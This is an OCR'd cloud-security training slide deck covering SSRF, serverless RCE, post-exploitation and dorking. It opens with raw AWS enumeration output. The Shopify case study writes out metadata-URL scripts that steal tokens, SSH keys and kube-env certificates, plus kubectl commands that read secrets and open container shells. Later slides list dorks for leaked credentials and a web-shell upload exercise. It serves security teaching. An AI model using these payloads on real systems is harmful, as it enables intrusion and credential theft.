G08CL2XCPUUJNJrJEALMKxxgtkJ7DraxXeXwjIf0LPzDWsbknt8b3RRGlIca6gxPlQU8kNieyulHK2dBw6R08XazUKZpRe7Cifc/TFrUFFkvNDdlS5eI5mo= --region us-east-1
Enumerating for region: us-east-1
Running checks for AWS s3
Output of AWS s3 -->list-buckets
{u'Owner': {u'DisplayName': 'dhruv', u'ID': '521e3d3ea9e96c59a49371b7874c415f6b504a09d009b3e845633265bcef71d2'}, u'Buckets': [{u'CreationDate': datetime.datetime(2019, 1, 31, 9, 1, 2, tzinf
o=tzutc()), u'Name': 'codepipeline-us-east-1-792206561322'}, {u'CreationDate': datetime.datetime(2019, 1, 30, 9, 8, 49, tzinfo=tzutc()), u'Name': 'elasticbeanstalk-us-east-1-696244368879'},
 {u'CreationDate': datetime.datetime(2019, 1, 21, 18, 39, 17, tzinfo=tzutc()), u'Name': 'elasticbeanstalk-us-east-2-696244368879'}, {u'CreationDate': datetime.datetime(2019, 2, 8, 10, 58, 9
, tzinfo=tzutc()), u'Name': 'elasticbeanstalk-us-west-2-696244368879'}, {u'CreationDate': datetime.datetime(2019, 2, 8, 10, 17, 25, tzinfo=tzutc()), u'Name': 'nss-lambda-demo'}], 'ResponseM
etadata': {'HTTPStatusCode': 200, 'RetryAttempts': 0, 'HostId': 'KnQPGHiO6GqfwdqgaO4dJPlC5AMTmAHtfWfHBs6JFVrqVFuXul9rzoHcUy7h9b4u827HwhZNuuM=', 'RequestId': 'F1954469A89830B5', 'HTTPHeaders
': {'x-amz-id-2': 'KnQPGHiO6GqfwdqgaO4dJPlC5AMTmAHtfWfHBs6JFVrqVFuXul9rzoHcUy7h9b4u827HwhZNuuM=', 'server': 'AmazonS3', 'transfer-encoding': 'chunked', 'x-amz-request-id': 'F1954469A89830B5
', 'date': 'Mon, 20 May 2019 12:07:49 GMT', 'content-type': 'application/xml'}}}
Running checks for AWS ec2
Output of AWS ec2 -->describe-instances
{u'Reservations': [{u'Instances': [{u'Monitoring': {u'State': 'disabled'}, u'PublicDnsName': 'ec2-3[illegible]2.compute-1.amazonaws.com', u'State': {u'Code': 16, u'Name': 'running'}, u'EbsOpti
mized': False, u'LaunchTime': datetime.datetime(2019, 1, 31, 17, 6, 28, tzinfo=tzutc()), u'PublicIpAddress': '3.89.78.12', u'PrivateIpAddress': '172.31.39.84', u'ProductCodes': [], u'VpcId'
: 'vpc-3d62d147', u'CpuOptions': {u'CoreCount': 1, u'ThreadsPerCore': 1}, u'StateTransitionReason': '', u'InstanceId': 'i-0e865a65749f5a04c', u'EnaSupport': True, u'ImageId': 'ami-08b77cd87
4f8df8d6', u'PrivateDnsName': 'ip-[illegible]-39-84.ec2.internal', u'SecurityGroups': [{u'GroupName': 'awseb-e-mskc6sjzjm-stack-AWSEBSecurityGroup-13RWW0I3O6IPE', u'GroupId': 'sg-0de45bcee909201
16'}], u'ClientToken': '38e5a293-8109-27ad-da2e-e[illegible]2_us-east-1d_1', u'SubnetId': 'subnet-b7cfafeb', u'InstanceType': 't2.micro', u'CapacityReservationSpecification': {u'CapacityRese
rvationPreference': 'open'}, u'NetworkInterfaces': [{u'Status': 'in-use', u'MacAddress': '0e:0e:f7:36:95:8e', u'SourceDestCheck': True, u'VpcId': 'vpc-3d62d147', u'Description': '', u'Netwo
rkInterfaceId': 'eni-02743c17c816850c3', u'PrivateIpAddresses': [{u'PrivateDnsName': 'ip-172-31-39-84.ec2.internal', u'PrivateIpAddress': '172.31.39.84', u'Primary': True, u'Association': {
u'PublicIp': '3.89.78.12', u'PublicDnsName': 'ec2-3-89-78-12.compute-1.amazonaws.com', u'IpOwnerId': '696244368879'}}], u'PrivateDnsName': 'ip-172-31-39-84.ec2.internal', u'InterfaceType':
'interface', u'Attachment': {u'Status': 'attached', u'DeviceIndex': 0, u'DeleteOnTermination': True, u'AttachmentId': 'eni-attach-095d4b33285fddff5', u'AttachTime': datetime.datetime(2019,
1, 31, 17, 6, 28, tzinfo=tzutc())}, u'Groups': [{u'GroupName': 'awseb-e-mskc6sjzjm-stack-AWSEBSecurityGroup-13RWW0I3O6IPE', u'GroupId': 'sg-0de45bcee90920116'}], u'Ipv6Addresses': [], u'Own
erId': '696244368879', u'PrivateIpAddress': '172.31.39.84', u'SubnetId': 'subnet-b7cfafeb', u'Association': {u'PublicIp': '3.89.78.12', u'PublicDnsName': 'ec2-3-89-78-12.compute-1.amazonaws
.com', u'IpOwnerId': '696244368879'}}], u'SourceDestCheck': True, u'Placement': {u'Tenancy': 'default', u'GroupName': '', u'AvailabilityZone': 'us-east-1d'}, u'Hypervisor': 'xen', u'BlockDe
viceMappings': [{u'DeviceName': '/dev/xvda', u'Ebs': {u'Status': 'attached', u'DeleteOnTermination': True, u'VolumeId': 'vol-003c78bf517bf7db6', u'AttachTime': datetime.datetime(2019, 1, 31
, 17, 6, 29, tzinfo=tzutc())}}], u'Architecture': 'x86_64', u'RootDeviceType': 'ebs', u'IamInstanceProfile': {u'Id': 'AIPAIAPD5[illegible]', u'Arn': 'arn:aws:iam::696244368879:instance-pro
file/aws-elasticbeanstalk-ec2-role'}, u'RootDeviceName': '/dev/xvda', u'VirtualizationType': 'hvm', u'Tags': [{u'Value': 'arn:aws:cloudformation:us-east-1:696244368879:stack/awseb-e-mskc6sj
zjm-stack/76485340-257a-11e9-ad70-0a0b50a105f6', u'Key': 'aws:cloudformation:stack-id'}, {u'Value': 'e-mskc6sjzjm', u'Key': 'elasticbeanstalk:environment-id'}, {u'Value': 'AWSEBAutoScalingG
roup', u'Key': 'aws:cloudformation:logical-id'}, {u'Value': 'InsuranceBrokingAppCodepipeline-env', u'Key': 'elasticbeanstalk:environment-name'}, {u'Value': 'InsuranceBrokingAppCodepipeline-
env', u'Key': 'Name'}, {u'Value': 'awseb-e-mskc6sjzjm-stack', u'Key': 'aws:cloudformation:stack-name'}, {u'Value': 'awseb-e-mskc6sjzjm-stack-AWSEBAutoScalingGroup-6U9ZPNGGBG81', u'Key': 'aw
s:autoscaling:groupName'}], u'HibernationOptions': {u'Configured': False}, u'AmiLaunchIndex': 0}], u'ReservationId': 'r-0c7ad8e5c76ce98c2', u'RequesterId': '940372691376', u'Groups': [], u'
```

Demo

AWS – SSRF Exploitation


Elastic Beanstalk

- Identify and exploit SSRF vulnerability to gain access to S3 buckets and download the source of the application hosted on AWS cloud.
- Upload a webshell via Continuous Deployment (CD) pipeline.

http://cloud.webhacklab.com

Function as a Service (FaaS)

- Also known as Serverless Computing
- Server is still in picture but you don't manage it
- You write a single function (multi language support) and service provider invokes it when a request comes
- The application logic is executed in an containerized environment which is later destroyed
- Data is not managed by FaaS
- The infrastructure only fires up when it needs to
- Languages supported: Java, Node, C#, Python



NotSoSecure part of claranet cyber security

Events and Triggers

There are multiple events supported by the cloud providers.

- HTTP
- Storage
- DB Driven
- Log Driven
- Message Queue
- Notification Services
- etc..

NotSoSecure part of claranet cyber security

Use cases

- Auto-scaling Websites and APIs
- Event Streaming
- Image and Video Manipulation
- Processing Events and SaaS
- Hybrid Cloud Applications
- Multi-language Applications
- Continuous Integration and Continuous Deployment (CI/CD)
- And Many More!

Reference:
https://serverless.com/learn/use-cases/


NotSoSecure part of claranet cyber security

Real-time doc detection and data extraction

- KYC documents (pdf,tiff,jpg) are added to the bucket
- OCR is performed to detect a valid document type and if the document is valid, then the data is extracted and added to Apache Solr for indexing and querying

NotSoSecure part of claranet cyber security

Real-time doc detection and data extraction



NotSoSecure part of claranet cyber security

PaaS –v- FaaS

PAAS	FAAS
Deploy entire application	Deploy single function
Server is up and running all the time	Server may not be running all the time, it start when event is triggered and then shuts it down
Need to choose the environment (VM size and operating system etc)	No need to choose environment. The infrastructure only fires up when it needs to on demand

FaaS Attack Surface and Caveats

- Function execution has timeouts
- Once execution is done next execution could be on a different environment all together
- Container specific attacks could be applicable
- Increased attack surface due to complexity

NotSoSecure part of claranet cyber security

Demo

Serverless Exploitation

- Identify Remote Code Execution vulnerability in the Lambda function
- Obtain secret tokens
- Gain access to a S3 bucket
- Connect an EC2 instance

Challenge URL:
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query='test'

Post Exploitation in Cloud


- Identify the level of access to the current token
- Enumeration is the key
- Horizontally pivot to identify more privileged accounts
- Passwords will be no go due to increased complexity until and unless you can retrieve them in cleartext
- Focus on goal instead of running towards Domain Admin

NotSoSecure part of claranet cyber security

Case Study

SSRF to RCE in containers (Shopify)

Gain information from Google Cloud Metadata:



Reference:
https://hackerone.com/reports/341876

Case Study

SSRF to RCE in containers (Shopify)

Metadata URLs:

Edit the template “password.liquid” to add script with following content:

- To access a Token:

  window.location="http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token";

- To access more information in JSON format:

  window.location="http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ssh-keys?alt=json";

- To dump “kube-env” information: (Client Certificate, Client Key, Certificate Authority, Master_Name)

  window.location="http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/kube-env?alt=json";

Reference:
https://hackerone.com/reports/341876

Case Study

SSRF to RCE in containers (Shopify)

Metadata URLs (Different cloud environment):

Following URLs can be used for accessing user related information:

- AWS:
  http://169.254.169.254/latest/user-data
- Digital Ocean:
  http://169.254.169.254/metadata/v1/user-data
- Packet Cloud:
  https://metadata.packet.net/userdata
- Oracle Cloud:
  http://192.0.0.192/latest/user-data/

For furthermore reference, follow
https://gist.github.com/BuffaloWill/fa96693af67e3a3dd3fb

Reference:
https://hackerone.com/reports/341876

Case Study

SSRF to RCE in containers (Shopify)

Executing Arbitrary Commands:

Using Kubulet for following commands:

(Note: 'kubectl' is running on local system & Kubelet port on the server is accessible)

- List all pods: (no command execution in any other pod)
  - kubectl --client-certificate client.crt --client-key client.pem --certificate-authority ca.crt --server <server> get pods --all-namespaces
- To access "kubernetes.io" service account token:
  - kubectl --client-certificate client.crt --client-key client.pem --certificate-authority ca.crt --server <server> describe pods/<pod> -n <namespace>
  - kubectl --client-certificate client.crt --client-key client.pem --certificate-authority ca.crt --server <server> get secret/<secret_name> -n <namespace> -o yaml
- To take shell in any containers:
  - kubectl --certificate-authority ca.crt --server <server> --token "<token>" exec -it <pod_name> -- /bin/bash
  - kubectl --certificate-authority ca.crt --server <server> --token "<token>" exec -it <pod_name> -n <namespace> -- /bin/bash

Reference:
https://hackerone.com/reports/341876

Attack scenario

- The attacker creates a store and modifies the template “password.liquid” with script
- Attacker installs Exchange app, which lists stores with snapshot of URL provided in previous step. Snapshot reveals the information
- Attacker extracts the information in JSON format
- Extracted information is used to access docker
- Attacker gains the “kubernetes.io” service account token
- Attacker successfully takes root access to any containers of Shopify

Reference:
https://hackerone.com/reports/341876

NotSoSecure part of claranet cyber security

Case Study

SSRF to EC2 Takeover

- Exploitation Process:
  - Obtained Metadata details (account id, region, security-credentials)
  - Using credentials to enumerate all s3 buckets
  - One S3 bucket contained pem files for all ec2 boxes
  - Enumerate instances to identify higher power roles
  - Obtained access to those instances via pem files
  - Backdooring the AWS account by creating new id with iam:* capabilities

- **Refer:**
  https://www.threatstack.com/cloud-attack
  (not directly related but similar)

Auditing tools

Cloud Account Audit's

- https://github.com/SecurityFTW/cs-suite (Cross provider)

- https://github.com/toniblyx/prowler (AWS)
- https://github.com/cyberark/SkyArk (AWS)
- https://github.com/nccgroup/Scout2 (AWS)

- https://github.com/nccgroup/G-Scout (GCP)

- https://github.com/nccgroup/azucar (Azure)
- https://github.com/mwrlabs/Azurite (Azure)

NotSoSecure part of claranet cyber security

Google Dorking

- In the Cloud era

What is Google Dorking?

- Also known as Google Hacking
- Technique that uses Google Search Engine and Google Applications to find security loopholes in the configuration and code that the applications use.

e.g.:

- "#-Frontpage-" inurl: administrators.pwd
- filetype: log inurl password login

NotSoSecure part of claranet cyber security

How can attacker use/misuse Google Dorking?

- Google dorking can return
  - usernames and passwords,
  - email lists,
  - sensitive documents,
  - personally identifiable financial information (PIFI) and
  - website vulnerabilities.
- Retrieved information can be used for any number of illegal activities, including cyberterrorism, industrial espionage, identity theft and cyberstalking.

NotSoSecure part of claranet cyber security

Google Dorking for Cloud?

- Cloud uses predefined subdomains which helps an attacker to quickly identify resources
  - *.azureedge.net, *.core.windows.net, *.appspot.com, *.s3.amazonaws.com, *.cloudfunctions.net. *.azure-api.net
- In cloud platform, it could be easy to identify misconfigured cloud services using Google dorks
- Examples:
  - site:*.s3.amazonaws.com + example.com
  - site:*.s3-website-us-west-2.amazonaws.com (static website)

NotSoSecure part of claranet cyber security

Dorking via other platforms


- GitHub search results to extract sensitive information such as
  - "example.com" API_key secret_key aws_key Password FTP login github_token
  - “example.com” + s3
- Shodan.io
  - "hostname:example.com org:hackme ports:3306"
  - "hostname:example.com org:hackme product:tomcat"
- Archive.org
  - To retrieve sensitive information from older versions

AWS S3 bucket

- site:s3-*-*-*.amazonaws.com filetype:sql
  - Credentials, Card Numbers, Personal Details etc.
- Few other tricks:
  - site:s3-*.amazonaws.com
  - site:s3-eu-west-1.amazonaws.com filetype:txt
  - site:s3-eu-west-1.amazonaws.com filetype:txt password
  - site:s3-eu-west-1.amazonaws.com filetype:txt pass
  - site:s3-eu-west-1.amazonaws.com filetype:txt database
  - site:s3-eu-west-1.amazonaws.com filetype:txt swagger


Leaked secret Keys

- Secret access keys are - as the name implies - secrets, like your password
- site:s3-*-*-*.amazonaws.com AWS_SECRET



Leaked Storage Account Keys

- https://github.com/search?q=DefaultEndpointsProtocol&type=Code




NotSoSecure part of claranet cyber security

Exercise

Leaked Storage Account

- Extract the source code for the functions from the storage account of “notsosporty” from github using the techniques learned in this module and perform Remote code Execute by uploading a Web shell



Case Study

AWS Credentials Leaked

- Access to production database backups, SSL certs and more
  - Backups of all production databases;
  - Backups of SSL certificates, including www.[redacted].com;
  - Backups of source code, Confluence, Jira, et cetera;
  - S3 buckets

- Ref:

  https://hackerone.com/reports/398400

Case Study

AWS Credentials Leaked

https://threatpost.com/leaky-amazon-s3-buckets-expose-data-of-netflix-td-bank/146084/

AWS Cognito

- AWS cognito service enables direct access to resource for app user
- Two main parts:
  - **User pools** are user directories that provide sign-up and sign-in options
  - **Identity pools** enable developers to grant end-users access to AWS services
- Mainly used for Mobile application but can also be used for web application
- Identity pool is a random UUID hence difficult to bruteforce
- Generally hardcoded in mobile applications / Websites

Case Study

Internet wide AWS Cognito Analysis

- AWS Temp Credentials can be obtained if identity pool is known
- Leveraged crowd sourcing via commoncrawl, decompiling android apk
- Collected a total of 2504 identity pool identifiers
- Explored permissions on each pool identifier
  - more than **1 in 5** AWS Cognito configurations **are insecure**
  - **906 S3** buckets which contained **sensitive** information
  - identified **1572 lambda** functions, exposing at least **78 sensitive env variables**

Reference:
https://andresriancho.com/internet-scale-analysis-of-aws-cognito-security/

Case Study

Signup Allowed

Conditions:

- Cognito has federated auth but signup is not disabled
- Unauthenticated Token has minimal or no privilege

Attack:

- **AppClientId** allows you to register another user
